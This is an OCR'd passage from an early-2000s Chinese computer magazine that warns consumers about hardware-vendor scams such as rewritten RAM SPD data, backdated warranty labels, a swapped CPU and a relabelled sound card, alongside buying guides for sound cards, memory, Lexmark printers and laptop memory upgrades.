有些电脑爱好者在购买高档品牌内存时，喜欢以内存条内SPD存储的信息作为内存条参数的标准。有的经销商利用编程器改写SPD内信息，输入更高级别内存的参数，使内存条“升级”加价出售。经过“升级”的内存条在测试软件读取SPD信息时，自然显示出被改写后的数据，而且因为品牌内存使用内存颗粒质量优秀，所以大部分内存条在超标环境下使用依然表现出不错的性能，用户不容易察觉。所以选购高档品牌内存可以根据内存条的具体型号在产品主页上或技术手册上查到对应的确切指标。

●易碎日期标签纸上的文章

电脑城的商家最常用的在出售商品上做标记的手段，就是使用易碎日期标签纸，对于很多没有索取发票或收据的消费者，日期标签成为商家提供的惟一供货凭证。有的商家为了尽量缩短自己售后服务的时间，在日期标签纸上做手脚。如将标签纸贴在易磨损部位，希望用户在使用过程中损坏标签而放弃保修服务。二是在标签上故意将日期划前几个月，一般这种标签早就准备好了，就算被用户发现，也只要说贴错了就可搪塞过去。由此消费者在购买电脑硬件设备时最好要求开具发票，至少也要有收据，以保障自己的合法权益。

●USB接口，显微镜也凑热闹

USB接口自然是非常的普及，而采用这种接口的产品也真是越来越多，现在居然连电子显微镜也是USB的了。这种数字显微镜内置了高分辨率的CCD和模数转换器，200倍放大，数字信号640×480，通过USB连接PC，支持即插即用。PC的外设产品真的在一天一天地增多，对微观世界感兴趣的朋友不妨考虑买个显微镜尝尝鲜。这种显微镜可以直接通过USB输出在显示器或用投影打在屏幕上，也很适于教学等场所，它的零售价格是1280元。CF

●各厂商争搭奥运车

2008年的奥运会在全国人民的努力下申办成功了，各厂商也都看准了这个机会，拿奥运纷纷做起文章来：Acer的10速刻录机1032A的价格降到了998元，毕竟是10X的产品，诱惑力不小。紧接着华旗又出了一个大手笔——刻龙121032 CDRW刻录机，以999元的超值价格面向大众，这已是其在这个月的第二次降价了。此外新天下这次又做出了惊人之举，NEC奔驰的12速刻录机的价格猛降到了888元，看来还是这款产品在价格上最有优势了。不过希望产品能有足够的货源，要是只有价格没有货卖就不好了。

市场聚焦

MARKET FOCUS



奸商：你看，这是你要的815EP主板、赛扬Ⅱ处理器，还有CPU风扇。

闷豆：嗯，我看看，是这些东西，你把标签给我贴上，以后万一出了问题，也好解决。

奸商：没有问题的，我这就贴。(转过身去，挡住了闷豆的视线，稍过片刻后转过身来)

奸商：标签贴好了，我把这几件东西给你装一起吧！

闷豆：等等，你在CPU的核心上涂了些什么？

奸商：导热硅脂，为了增强散热性呀，你不知道吗？

闷豆：我听说过，不过都是要自己买的，你这还帮忙涂上，看来服务还不错。

奸商：你看我这服务这么好，还不多介绍几个朋友来，帮我拉点生意。

闷豆：没问题，你先给我把这些配件装上吧。



评：既然是奸商，那就当然不会好心白涂硅脂的。实际上这又是奸商玩的掉包计。现在国外的电脑已经开始淘汰低频率的赛扬Ⅱ，这些淘汰下来的CPU就有部分流到了中国市场。但这些CPU在从原来的电脑拆卸下来的过程中，由于处理不当，不少的核心上已经有了破损的痕迹，直接卖这种CPU是不太可能的。所以奸商就先给顾客看正品CPU，然后趁顾客不注意，掉包成有破损的CPU，并在核心上涂上硅脂，使顾客看不出来。且不说这种CPU有没有使用不稳定的问题，单就核心有破损这一条，如果顾客当时没有发现，那以后这块CPU就是绝对没有质保了。再次提醒大家，买的东西可是自己的，当东西在奸商手里的时候，可要看严点。CF

E-mail: cfmk@cfan.com.cn



声卡市场，回头看看

SOUND CARD

黄宇

提到声卡，无人不会想到这个领域中的大哥大创新（Creative）公司。的确，自从2年前Diamond被S3收购以后，声卡的市场上就一直再也没有什么惊喜与动荡，因为这个市场一直很稳定地被Creative所垄断着。而且Creative自从没有了竞争对手以后，再也没有推出什么像这个英文单词所代表的意义一样的具有创造性的产品来，也可能Creative觉得自己的产品已经做得非常完美了吧。

声卡的确并不是新装机用户的必需配置，我们经常能看到发烧友们往往花几千元买一块很高级的3D显卡，而却没有在音频系统上花一分钱，所用的依然是主板上集成的AC97声卡，这种现象的的确确非常常见。其实这也代表了声卡市场的一些特点：有低有高，高低端差异悬殊。AC97声卡是我们最常见到的一种“声卡”，由于它只是一片CODEC芯片，不含数字音频处理功能，因此电脑在播放音频数据流时，除了D/A、A/D转换以外，所有的工作都需要CPU完成，因此工作时系统资源占用率也就相对较高。同时集成在主板上的CODEC芯片和辅助元件很容易受到机箱内杂讯电磁波的干扰，输出的音频质量欠佳。并且目前AC97也不能支持三维音效、多声道输出与波表合成等技术，而只能完成最基本的发音工作。作为主板厂商来说，在主板芯片组支持的前提下多做一个AC97输出并不复杂，而且成本极低，所以这也是为什么很多i815E(P)或KT133A等主板都带有AC97输出的原因了。

下面再来看看低端的其他类型的产品。我们经常在主板上看到的那些含有独立主音频处理芯片和CODEC芯片的集成化声卡产品，这类产品的性能相对要比AC97好得多。目前较为常见的板载的音频芯片有Creative ES-1373和CT5880、YAMAHA YMF-740、CMI-8738、Analog AD1816等。这些板载的音频芯片输出时CPU占用率较低，各方面功能相对完善，而且所支持的新音频技术要比AC97软声卡多。缺陷依然是音频输出的信噪比较低，三维音效定位能力一般。总体感觉，这种板载式音频输出基本等同于其相对应的卡式产品，其中又以Creative的CT-5880芯片更好一些。此外还有个别集成了CMI-8738 6CH芯片的主板，它支持5.1声道和软件AC-3解码，颇具有竞争力，大家不妨多留意一下。

在低端还有一种CNR接口的声卡，CNR这种接口多见于i815E(P)的主板上，它与AC97的最大区别在于它是把CODEC和音频I/O接口的位置从主板转移到了一块独立的CNR卡上，从而相对缓解了电子干扰对音质的影响。这类产品市场上比较少见，价格不到百元，不高不低，市场发展前景比较迷茫。

在其他的低端卡类产品中，采用CMI-8738、AD1816、ALS4000芯片的产品最为普遍，产品价格也都在几十元到一百多元之间。其中做工与兼容性方面都较好，适于入门级用户的较好产品有：Aureal V1声卡（Aureal AU8820芯片）、Creative Vibra128和速捷时夜莺白金版（CMI-8738芯片），它们的价格分别为160元、130元和135元左右。速捷时夜莺声卡在中关村较为缺货。这些低端声卡产品的价格一直比较稳定，没有什么浮动。

在中端声卡方面，这部分产品大多采用FM801和CMI8738-6CH等芯片，价格在200-400元之间。当然也有像Aopen AW744系列（YMF-744芯片）这样的具有独特的光纤录音和MIDI合成能力的比较有特点的产品。中档声卡市场经过了一段时间的调整以后，已经处在一个比较平稳的时期，这些调整包括：Creative的中档主流产品PCI 128 Digital下调到了近200元的价位上，Vibra 128也采用PCI 128D同样的CT-5880芯片。Diamond的S100系列自从问世以后市场反应就不好：价格较高、综合性能一般是销售成绩不佳的关键，目前双声道的S100 Value的价格经过几次调整后只有120元，比较超值；四声道的完整版也降为不到200元。此外Diamond的S90在110元左右。

高档声卡市场就显得品种比较单一了，除了采用EMU10K1芯片的SB Live系列产品以外，其他厂商的产品寥寥无几。只有瑞丽春之颂DVD6和瑞丽PC影院2000这两种产品，前者采用FM801芯片，支持六声道、全双工、Q3D、A3D、EAX与D3D，价格270元左右；后者采用的是捆绑音箱的产品，为春之颂Pro声卡+M9909 5.1音箱，价格700元。


创新的产品自然不必多说了，由于EMU10K1芯片强大的处理核心，从综合表现来看，无论是SB Live Digital还是SB Live! 5.1豪华版、白金版系列都是具有针对性的市场经典产品，价位分别为430元、740元和1830元。而老款的Live Value标准版产品已经没有了，可能你在市场上还可以找到个别的散装水货产品。如果找到了不妨一买，虽然它没有数字输出，但是在模拟输出方面，Live Value的信噪比要强于Digital版的产品。

E-mail: cfmk@cfan.com.cn

□重庆　　任奇伦



我的“中计”经历



菜鸟们装机时恐怕最担心的就是假货，于是每当JS捧出CPU、主板、硬盘之类的大件，大家往往保持十二分的警惕，左看右看，差不多都能把真的看成假的了。但对于价值两三百元的声卡、内置Modem等一般却很少注意。然而在装机店之中却有一条JS们心照不宣的真理：越便宜的东西其利润却越多。

前些日子陪朋友去升级电脑，在解放碑XX电脑城闲逛时，一时“手痒”就中了招！不得不感叹JS用简单的手法达到如此“高明”的效果，如此以假乱真的产品足以让初入DIY之门的新手摸不着头脑了。而且我还发现JS将734定价125元，比724还高，想想ALS4000的进货价仅为40元出头，就真有些想向JS报以一顿老拳的冲动了。把这次“中招”的经历拿出来，希望对各位有所启迪。

图1、2即为该“雅马哈734”的外包装及样板。接下来把驱动安装到位，声音回放还算清晰，杂音也不大。只是切换一些较大程序时有爆音（CPU占用率较高）。可是启动MIDI播放器后，音箱里传出的竟是“叮叮咚咚”的FM音，哪里有什么XG波表（724我也用过）？打开设备管理器一瞧（图3），终于发现了事实真相（图4）。

改装ALS4000的驱动，如图5、6。

不过Driver盘里倒是附了Yamaha SXG100Trail软波表，不知这是不是盒子上所谓的支持XG标准。

再看一下“真正”的ALS4000卡，和真正YAMAHA724的声卡（图7、8）。

其实利欲熏心的JS的伎俩何止于此：打磨成Rockwell芯片的“硬猫”；30元一只的号称罗技OEM的“联想”鼠标——其实还不如20元的双飞燕；200多的“著名品牌”2.1音箱——不过是30元的东东再加一个所谓的“低音炮”；样子跟某名牌机箱一模一样，但是质量差了许多，却仍然要卖300多的花架子机箱……

如果说对CPU、显卡、主板等作假的只是少部分见利忘义的大JS的话，在上述这些小部件上动手脚的装机店就真是数量多多了。甚至还有不少比较诚实的商家也成了这种手段的受害者——就是因为它们实在是不太起眼，大多数这类的假、次配件甚至根本不会引起普通消费者的察觉，我们也就不太会去特别的关注它们。这就给了许多不法JS一个心安理得获得非法利润的空间。只有靠各位老鸟菜鸟们擦亮眼睛，共同用我们的智慧去填补这个空间，保护我们消费者的利益。须知，打假无止境——让我们共同迎接这句话结束的那一天！CF



图1




图2



图3



图4




图5




图6




图7　ALS 4000





图8　YAMAHA724



□深圳　黄幼秦


如何选择计算机内存

内存在计算机中无疑是非常重要的，在一定程度上讲，计算机的性能瓶颈并不在于CPU或者其他部件，而在于内存的快慢。众所周知，计算机指令的存取时间主要取决于内存。对现今大多数系统来讲，内存的存取时间都是一个主要的制约因素。为加快系统的速度，提高系统的整体性能，计算机中配置的内存数量越来越大，而内存的种类也越来越多。

现在市场上内存品牌众多，封装形式各不相同，广大用户要想买到质优价廉的产品，就得有一定的鉴别能力。一般来讲，可从内存的技术指标、品牌、容量、价格及售后服务等方面具体衡量。

一、内存的技术指标

今天的内存技术发展速度之快，容量之大已经远远超过了人们的想象。目前主要有EDO DRAM、SDRAM、DDR、RDRAM等类型，SDRAM是市场的主流产品。SDRAM内存的技术指标一般包括引脚数、容量、速度、奇偶校验等。内存条通常有16MB、32MB、64MB、128MB、256MB等容量级别，其中128MB内存已成为当前的主流配置。内存条有无奇偶校验位是人们常常忽视的问题，奇偶校验对于保证数据的正确读写起到很关键的作用。在考验内存的质量时，我们一般应注意以下几个指标。



1.系统时钟循环周期

它表示SDRAM能运行的最大频率。譬如，一块系统时钟频率为7ns的SDRAM的芯片，它可以运行在133MHz的频率下。显然，这个数字越小，SDRAM芯片所能运行的频率就越高。

2.存取时间

存取时间代表了读取数据所延迟的时间。绝大多数SDRAM芯片的存取时间为6、7、8或10ns。

3.CAS反应时间

它是CAS（纵向地址脉冲）的延迟时间。某些SDRAM能够运行在CAS反应时间(CL)2或3模式，也就是说它们读取数据所延迟的时间是两个时钟周期，或者是三个时钟周期。一般可以把这个性能写入SDRAM的EEPROM的SPD中，PC的BIOS会检查此项内容。

这里需要特别提起的是，SPD值对内存是至关重要的（以前很少有用户注意到这一点），有些小的厂商为了节约成本，不用SPD或者在SPD中随便写一些数据，这非常影响内存和主板之间的配合。上面介绍了SPD存储的是内存运行的数据，主板根据这些数据决定运行的状态，SPD数据不正确或者没有，都不利于内存的性能充分发挥。正是基于这一点，很多内存生产大厂都使用了各自独特的技术手段，比如内存生产厂商金邦科技就推出了“量身定做”的概念，即：按照SPD来设置内存的存取时间，不同的主板匹配的SPD值不同，因此金邦金条也可分为“红、绿、蓝”三种。由于各种金邦金条的SPD均是确定的，因此可以对应不同的主板。当然，其他品牌的内存也有不同的存取时间，但没有按照存取时间来标识出最为匹配的主板，如果你没有掌握相关的知识，难以选择对应的内存，很容易造成兼容性问题。

以上三个性能指标是互相制约的，换句话说，当你有较快的存取时间，你就必须牺牲CAS反应时间的性能。因此，评估和比较SDRAM的性能时，我们必须综合考虑以上三个指标。

4.内存的封装

如同微处理器一样，内存条的技术也是不断地更新，内存的颗粒变得更小、更精致，这些内存在频率和电气特性上也有了长足的进步。这一切应归功于那些厂商选用了新型内存芯片封装技术。目前新型芯片封装技术主要有以下几种：

BLP：英文全称为Bottom Leaded Plastic（底部引出塑封技术），是新一代封装技术中的佼佼者，其芯片面积与封装面积之比大于1：1.1，符合CSP(Chip Size Package)封装规范。这种封装技术的产品不仅高度和面积极小，而且电气特性得到了进一步的提高。相比之下，这种封装技术的制造成本也并不算高，它广泛应用于SDRAM、RDRAM、DDR等内存制造上。品质不错的金邦金条就是采用这种封装形式的产品。

uBGA：英文全称为Micro Ball Grid Array（微型球栅阵列封装），其芯片面积与封装面积之比大于1:1.14，是Tessera的独家专利，尤其适合工作于高频状态下的RDRAM，但制造成本极高昂，目前主要用于RDRAM。

TinyBGA：英文全称为Tiny BALL Grid Array(小型球栅阵列封装)，其芯片面积与封装面积之比不小于1∶1.14，是Kingmax的专利，属于BGA封装技术的一个分支。

Kingmax 采用这种封装形式。


TOSP II:英文全称为Thin Small Outline Package(薄型小尺寸封装)，目前广泛应用于SDRAM内存的制造上，但是随着时间的推移和技术的进步，TOSP II已越来越不适用于高频、高速的新一代内存。目前市场上的内存产品中，GL2000 千禧条、HY 等内存采用这种封装方式。

二、内存的主要品牌

在介绍内存的品牌之前，首先要向大家解释一个概念，我们平时所说的" 内存条 "和内存芯片实际上不是一回事，" 内存条 "才是我们常说的内存，它的制造工艺要求并不复杂，厂商只需将现成的内存芯片装到PCB板上，即所谓的" 贴片 "，然后对内存条进行测试，合格者就可以上市销售了； 后者——内存芯片是" 内存条 "的核心，它的生产技术要求就要高得多，全世界生产内存芯片的厂商也只有数得过来的那么几家，如三星、LG、现代、NEC、西门子等。

目前市场上主要的成品内存包括现代、Kingmax、Winward、金邦、LG、三星等品牌，这些内存采用的工艺略有不同，因此在性能上多少有些差异。对品牌内存进行选购时应从其质量和性价比多方面进行比较，下面举出几个市场上比较流行的内存品牌，供大家参考。

1 ." 现代 " 系列



目前市场上的现代内存条共有三种，一种编号为 T7J，这是一种 PC100 内存，它的CL数值可以达到2，速度为10纳秒；另一种编号为 TJK，它的性能和 T7J 差不多，只是 CL 为 3；T75 则是一种 PC133 内存，也是价格最便宜的 PC133 内存，速度为 7． 5 纳秒，CL为3，厂家宣称它最高工作频率可以达到150MHz！现代内存条整体来说多数产品的兼容性以及电气性能都不错，同时使用的稳定性也比较好，目前在市场中占据了将近半数的份额。

2.Kingmax

Kingmax内存以其优秀的超频性能在发烧友中享有很好的口碑，Kingmax 内存的芯片采用了其专利的TinyBGA技术封装。在同样的体积下，它的存储容量是同类内存条的二到三倍，它可以提高内存的稳定性，减少电信号干扰。由于这种封装形式的内存颗粒体积较普通的内存颗粒要小1/2，所以，所产生的热量也比普通内存要小得多，由此所带来的好处也是显然的。在较低的温度下，内存可以比较稳定地工作。这种内存工艺独特，所以基本没有假货。

3.Winward

Winward 对内存市场而言，还是一支 " 生力军 "。近期，Winward通过与 Kingmax 进行技术合作，获得了TinyBGA 封装技术的使用权。Winward 内存使用了 HY 的芯片，并采用 TinyBGA 技术进行封装，生产工艺流程规范严格，结合了 Kingmax 和现代的共同优势，使Winward内存的性能优于杂牌 HY 条，因此 Winward 生产的内存质量是十分可靠的。Winward 内存，PC100 的称为银豹，PC133的是金豹，做工精美，质量很好。经市场验证，PC100的Winward内存竟然可以在150外频下工作。同时价位和普通现代差不多，具备了价廉物美的特点，适用于广大普通用户。

4.金邦

GEIL (金邦)" 金条 "也是市场上的畅销货，它以" 量身定做 "而闻名。它采用了BLP的封装技术，芯片使用了0.20微米的制造工艺，并采用了金黄色的线路板，再加上内存芯片上有汉字" 金 "字，人称" 金条 "。

5.其他内存产品

在市场上，现代、Kingmax、Winward 内存条几乎包办了整个内存市场，除它们之外，我们还可以见到一些Kingston、Kinghorse、Micron、三星原装条、Acer原装条、小影霸超频用内存条等产品。小影霸超频条是磐英公司推出的一种发烧型的内存条，采用三星的芯片，CL为3，专门用于超频。

三、内存选购要点

1.按需购买

对内存的需求主要得看使用的操作系统和软件。对于Windows 95/98来说，64MB内存在一般情况下就够用了，但最好是有128MB内存，否则在同时运行多个应用程序时，可能会有系统响应迟钝的表现。而对于Windows 2000和Windows Me操作系统来讲，建议用户最少应该配备 128MB 的内存，否则运行速度会很慢，如果具备 256MB 内存，可以使它更好地运行。另外，如果是经常使用诸如 Office2000 之类的文字处理软件，或 Photoshop、AutoCAD、3DS MAX 之类的大型图像、动画处理软件，或者用在服务器上，内存容量则至少要在笔者建议的配置上再加上一倍，而且多多益善。经常上网的网虫们也需要较大的内存容量，因为每打开一个浏览器窗口，就会耗费一定的系统资源，打开的窗口越多，耗费的资源也就越大。因此，网虫的内存配置数量可以向游戏发烧友看齐。

对于游戏发烧友，像Quake3/Unreal这样的大型3D游戏，场景要占用很多内存，游戏的3D纹理也会通过AGP显卡占用一定的内存，所以在用64MB和128MB时，启动速度后者比前者要快一倍多。目前而言，要想流畅运行大型3D游戏，基本要求就是128MB，而256MB是追求游戏流畅的最佳选择。

2.认准内存类型

内存从产生之日起，经过了从 FPM DRAM、EDO DRAM、BEDO DRAM到现在的SDRAM，以及现在竞争激烈的DDR、RDRAM等，可谓种类繁多。不过EDO内存现在基本上没有卖的了，除非在一些老古董的机器上还能看见。DDR 和 RDRAM 是新近出现的两种内存类型，其中Rambus DRAM是Rambus公司和Intel联合推出的新一代内存，而DDR内存规格受到了包括芯片组大厂威盛及世界

□北京　廉志远



A4幅面主流打印机的选购与维护（四）

【利盟篇】

利盟公司的前身是IBM的打印机事业部。它早期主要是进行激光机的研究与制造，慢慢开始涉及打印机领域。同时，利盟的产品在许多技术上进行了创新。如它推出的适合中国用户使用的AccuFeedTM专利送纸系统，可以解决打印机的“卡纸”问题；由于它的墨盒一律采用防水墨，使打印成品具有防水功能；此外，它在打印速度方面成绩也比较优异。

今年利盟公司的新产品有Z12、Z42、Z52三个不同档次的机型。下面让我来一一介绍。

CJ-Z12

这是利盟进入家用喷墨机市场的主打产品，它价格比较低廉，而且分辨率较高，为1200×1200，速度为每分钟文本速度6页，图文速度3页，对于家用来讲够用了。惟一美中不足的是，它跟惠普630C设计是一样的，标配为三色单墨盒，如以打印文本为主，可能相对成本较高。

利盟打印机在墨水方面比较特殊，它的墨水是专利配方，100%防水（颜料性）黑墨，打印出的文字边沿整齐，线条细致，绝不逊色于激光机打印出的文本，亦不会出现边缘墨化的情况。如果你想在家打印质量出色的照片或图片，可以考虑此款。但需要经常打印文本文件的客户，如有条件，最好不要考虑此款，因为三色彩墨配出的黑色，无论是色泽还是成本都不太令人满意。

产品特点：这款打印机采用Accu-FeedTM送纸系统，它通过压力的大小可以处理各类纸品，甚至厚达270g/m²的纸品也可从容处理。这样能够有效避免卡纸，比传统进纸系统卡纸率低7倍。



各大芯片组厂商的支持。从现在的情形来看，DDR极有可能击败RDRAM成为新一代内存的标准。

3.注意Remark

有些“作坊”把低档内存芯片上的标识打磨掉，重新再写上一个新标识，从而把低档产品当高档卖给用户，这种情况就叫“Remark”。由于要打磨或腐蚀芯片的表面，一般都会在芯片的外观上表现出来。正品的芯片表面一般都很有质感，要么有光泽或荧光感，要么就是亚光的。如果觉得芯片的表面色泽不纯甚至比较粗糙、发毛，那么这颗芯片的表面一定是受到了磨损。

4.仔细察看电路板

电路板的做工要求板面光洁，色泽均匀；元件焊接要求整齐划一，绝对不允许错位；焊点要均匀有光泽；金手指要光亮，不能有发白或发黑的现象；板上应该印刷有厂商的标识。常见的劣质内存经常是芯片标识模糊或混乱，电路板毛糙，金手指色泽晦暗，电容歪歪扭扭如手焊一般，焊点不干净利落。

5.价格

这是个最现实的问题，个人用户选购内存时，常常把价格放在首位，然后才是性价比的高低。其实，还应考虑内存对整个系统的影响。一句话：“量体裁衣，注重性能”。

6.售后服务

目前我们常看到的情形是用橡皮筋将内存扎成一捆进行销售，用户得不到完善的咨询和售后服务，也不利于内存品牌形象的维护。而部分有远见的厂商已经开始完善售后服务渠道，如Winward，自身拥有完善的销售渠道，切实保障了消费者的权益。选择良好的经销商，一旦购买的产品在质保期内出现质量问题，只需及时去更换即可。

以上只是向大家介绍了内存选购的一些经验，最重要的还是要大家去亲自实践。如果您有购买内存的计划，不妨多花些时间去市场中逛逛，耳濡目染，自然就会成为内行，买到称心如意的内存。如果您手头比较富裕，也可以直接去购买一些大品牌的产品，从而免去许多麻烦。CF

CJ-Z42



这款照片级打印机十分适合办公者使用，它的分辨率高达2400×1200，可在每平方英寸打印288万点墨滴，比2880×720高38%，但是它的墨滴大小是7微微升，仅相当于SC480的水平。它的打印速度十分优秀，每分钟文本10页、图文5页，再加上它还具有网页打印增强功能和色彩管理系统，可以对从网上下载的图像或网页自动进行调节，使色彩效果更加逼真。

它还具有制作小册子、双面打印、多页合并、海报放大等功能，在苹果机上还可使用水印功能打印水印。它对于一般办公者或家用要求较高的用户来说，都是一个比较不错的选择。

产品特色：这款打印机使用了sRGB色彩管理技术，透过sRGB色彩管理系统，可以使打印出来的色彩效果与电脑屏幕显示达到一致。

CJ-Z52



这是目前这些打印机中速度最快的，它每分钟文本打印15页，图文速度7页，可以说是极速打印。四色打印图片加上2400×1200高分辨率，照片不易出现偏色。它十分适合专业人士使用，价格也比较低廉，不到2000元。需要提醒一点，利盟的墨盒也是喷头与墨盒一体的，但它的容量较大，如高分辨率防水墨盒打印草稿模式，可达1100页（5%的覆盖率），相对成本较低。其他方面，Z52的技术与Z42是一样的，只是在速度上有一定的突破。如果你对于速度没有太苛刻的要求，我个人认为没有必要考虑此款。

产品特色：这款打印机使用了Excimer激光切割技术，它能制造出超精确的喷墨头，加上采用墨盒与喷头连体设计，每次更换墨盒就如同使用一台新的打印机，能够有效地杜绝因墨头阻塞或坏死引起的维修问题，它的墨盒一般容量较其他几个品牌大一些，相对节省成本。

品牌及型号		市场价格	最高分辨率	最小墨滴	文本速度	图文速度	墨盒（标配）	产品特色
LEXMARK	CJ-Z12	550元	1200×1200	----	6ppm	3ppm	三色单墨盒	1200dpi相片品质，送纸灵活
	CJ-Z42	1200元	2400×1200	7pl	10ppm	5ppm	四色双墨盒	2400dpi相片品质，色彩管理系统
	CJ-Z52	1900元	2400×1200	7pl	15ppm	7ppm	四色双墨盒	照片极速打印，面向专业人士

注：以上内容资料及市场价格仅供大家参考。对于分辨率、打印速度等各公司测试标准略有不同，不可一概而论。

选购与维护指导：由于利盟公司主要注重打印速度和质量的突破，它的速度是介绍的机型中同档次最快的，在购买时除Z12为三色单墨盒，其余均为四色双墨盒设计，而且还可升级为六色墨盒。利盟在今年主推这三款打印机，主要是面向家庭用、办公用、专业用三个方面，可以说价位比较便宜。由于喷头与墨水盒是一体的，因此墨盒的容量要比普通墨盒的容量稍大些。其实，与其他品牌的同类产品相比，利盟墨盒的主要特点就是喷头与墨盒的一体化设计，而且容量相对较大，这一点更适合于在经常需要打印的工作环境中使用。总体来说，由于喷头的设计相对简单，因此一旦出现问题，解决起来会比较方便。

总结：纵观目前打印机市场中主流产品的走向，可以看出各大厂商也在不断地更新自己的机型，无论是外观，还是技术。用户购买时还需要注意的是，不要盲目听从广告所说，而且不要因为机器价格比同档稍低，就立刻购买，要问一下与机器匹配的耗材价格，有些时候厂家的利润往往不在机器而在耗材上。要根据自己的需求来购买，不要求功能全或速度快，一定要权衡各方面的性能指标。笔者在此希望您能在五彩缤纷的打印机世界中，挑选出自己中意的打印机，让它为你创造美好的生活！CF

□上海　张铎

笔记本电脑升级方案（一）

随着Intel和Microsoft不断发布新的CPU和新的Windows操作系统，一两年前我们花大价钱买来的笔记本电脑越来越显得力不从心。既然台式机可以升级，那么笔记本电脑能升级吗？我在这里肯定地告诉大家：能。我们虽然不能自己DIY一台笔记本电脑，但我们可以在笔记本电脑的每一个零部件上做文章，使笔记本电脑的性能全面提升。

内存篇

你的笔记本内存够用吗？

对于大多数Windows操作系统的用户来说，笔记本电脑运行速度慢的原因在于内存小。Windows 98 SE启动后大概要消耗15-18MB内存，而Windows 2000 Professional SP2启动后大概要消耗65-72MB内存。考虑一下，一台32MB内存的机器，如果显卡是ATI Rage Mobility系列的，又要从这少得可怜的32MB内存中划出8MB供自己使用，那么如果启动Windows 98 SE后，就只有32-15-8=9MB内存留给用户使用。这时，Windows 98将使用在硬盘上已经创建的页面文件(Win386.SWP)做虚拟内存。无论用户将这个页面文件设置得多大，操作系统的核心代码和数据是不能被淘汰算法换出换入内存的。对于32MB内存的机器，即使CPU是Pentium III 800也是无济于事的，因为大量的CPU资源都消耗在页面交换上了。因而，用户的感觉就是速度太慢。对于只有64MB内存、运行Windows 2000 SP2的用户来说，情况是相似的。

下面给出一个推荐的内存需求对照表：

Red Hat Linux 6.0	16MB
Windows 95OSR2	32MB
Windows 98第二版	64MB
Windows 2000 Professional	128MB

内存还有升级的空间吗？

大多数厂家的笔记本电脑在设计时都考虑到，将来随着操作系统的推陈出新，用户可能会考虑到添加内存条。找出电脑的用户手册（User's Manual），仔细翻阅，看看你的笔记本电脑有几个内存插槽(Memory Slot)。IBM的ThinkPad系列和Toshiba的Satellite系列笔记本电脑有两个内存插槽，而且出厂时的64MB或128MB内存条也可以自行更换。而SONY的VAIO Z505系列笔记本电脑，虽然有两个内存插槽，但其中有一个已经被焊接到主板上了，所以只有一个空槽。除此以外，还要在用户手册上找到关于空槽所支持的最大单条容量和主板所能访问到的最大内存空间。例如：SONY VAIO Z505JE笔记本单条最大支持128MB，而可访问的最大内存空间是192MB。最后，要记一下你的笔记本电脑内存的品牌和型号。如：KingMax PC100 SDRAM SODIMM Gold-Lead Contact。

如果你的笔记本电脑没有空的内存槽或不能更换更大单条容量的内存，那么，你可以购买PCMCIA接口的内存扩展卡。现在市面上有64MB、128MB乃至256MB的。可以关注一下SONY公司(http://www.sony.com)这方面的产品。

如何购买笔记本内存呢？

现在做笔记本电脑整机和配件的JS实在是太多了。笔者想为自己的Z505JE电脑添加一条128MB的内存条，整整跑遍了上海的各大电脑市场。现在市场上的笔记本内存条鱼目混珠，大致有HY、Kingmax、Kingston、三星、日立、Kinghorse等厂家的品牌内存条和一大批杂牌军。质量好的内存条应该是单面的（也就是说全部内存的颗粒应该位于条子的一侧），双面的内存条多半为水货。而且，还要看一下内存条的布板情况（是否清晰、规整、层次分明）。最后，看看内存条上有没有一块SPD芯片（一般是最小的那块）。如果你对自己的笔记本很在意的话，笔者强烈建议你购买名牌盒装内存条。因为，杂牌内存条通常制造工艺落后，产品质量不稳定，在电脑长时间使用后，因元件发热、热量聚集太多而引起电脑异常死机或关机。现在品牌64MB笔记本内存条的国际市场价在180-230元左右，而128MB也不过380-450元。

内存条也存在兼容性问题。首先，笔记本内存有PC 100 SDRAM和PC 133 SDRAM之分。虽然有的JS会告诉你，不要紧，你可以在BIOS里设置降频，但谁也难以保证这两条混插的内存条在何时“打仗”。其次是接口类型问题，例如SONY某些型号的笔记本的内存条就很特别，市场上一般是没有配件的。如果你原来的内存条是Kingmax的，尽量找到同一品牌的同一频率的内存条。实际上，购买诸如Kingmax、Kingston等大厂家的内存条，完全可以到它们的网站上查询型号信息和公开报价。Kingston公司提供多达3000种的笔记本电脑内存的配件，你只要点击“Find a memory that meets your need”链接，在搜索表格内输入自己的笔记本电脑的制造商、型号等信息，就可以找到Kingston为你提供的专为该种笔记本电脑设计并测试的内存条型号信息。例如：笔者输入制造商为SONY，型号为VAIO Z505JE，点击“Search”，浏览器会返回：您可以添加32MB或64MB或128MB内存条一根及这三种内存条的货号（SONY笔记本的内存货号以FSY开头）和美元价格。如果上面没有你的笔记本的内存条信息，那你可以购买Kingston的Value RAM（货号以KVR开头）。所谓Value 